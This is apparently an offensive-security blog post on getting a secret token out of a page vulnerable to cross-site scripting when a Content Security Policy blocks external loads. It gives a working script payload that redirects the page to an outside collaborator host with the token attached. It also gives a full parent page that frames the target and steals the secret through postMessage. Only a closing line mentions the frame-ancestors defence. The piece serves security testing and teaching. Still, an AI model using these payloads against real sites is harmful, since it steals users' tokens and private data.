Circumventing CSP Restrictions to Exfil Data from an XSS Foothold
Triggering an alert() from a cross-site scripting (XSS) vulnerability can be straightforward, but Content Security Policy (CSP) may block external resource loads. This article explores a scenario where cross-document messaging can still expose data from a vulnerable page.
Scenario
- An XSS vulnerability exists in the
gGET parameter. - The page uses the following CSP, which blocks external resource loads:

Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' data: blob: *.andresr.de;
- A secret token is stored in a
<div id="secret">element.

XSS Data Exfiltration Attempts
An image request is blocked by the policy:
Quick win: Using document.location

A redirect can send the token to an external endpoint, but it must run after the page has loaded the element containing the token. An immediate redirect can fail because the element is not present yet:

A short timeout allows the DOM to load first:
http://app.local:8080/?g=<script>setTimeout(()=>{document.location='http://burp.oastify.com/?c='%2bdocument.getElementById('secret').textContent},1);</script>
This approach is simple, but another technique can be useful when a redirect is not suitable. PortSwigger’s Web Security Academy covers controlling the source of web messages. The window.parent property provides a reference to an iframe’s parent window.
The Creative Way: postMessage() to the Parent Window
The approach is to:
- Create an empty iframe.
- Register a
MessageEventhandler on the parent page. - Load the vulnerable page in the iframe after the handler is registered.
- From the injected script, send the secret value to
window.parentwithpostMessage()after the vulnerable page’s DOM has loaded.
Example parent page:
<html>
  <body>
    <iframe id="target" src=""></iframe>
    <script>
      window.addEventListener(
        "message",
        (event) => {
          console.log(event);
        },
        false
      );
      var target = document.getElementById("target");

      setTimeout(() => {
        target.src =
          "http://app.local:8080/?g=%3Cscript%3EsetTimeout(()=%3E{window.parent.postMessage(document.getElementById(%27secret%27).textContent,%22*%22)},1);%3C/script%3E";
      }, 3);
    </script>
  </body>
</html>

The message handler receives the token from the iframe’s child window:
Takeaway
Cross-document messaging was added to the HTML standard relatively late; its first HTML5 draft appeared in 2008 (the draft specification). It is worth understanding how this mechanism works and how it can be abused in an XSS context.
A restrictive CSP frame-ancestors directive can help defend against clickjacking and iframe-based exploitation. See MDN’s documentation on frame-ancestors.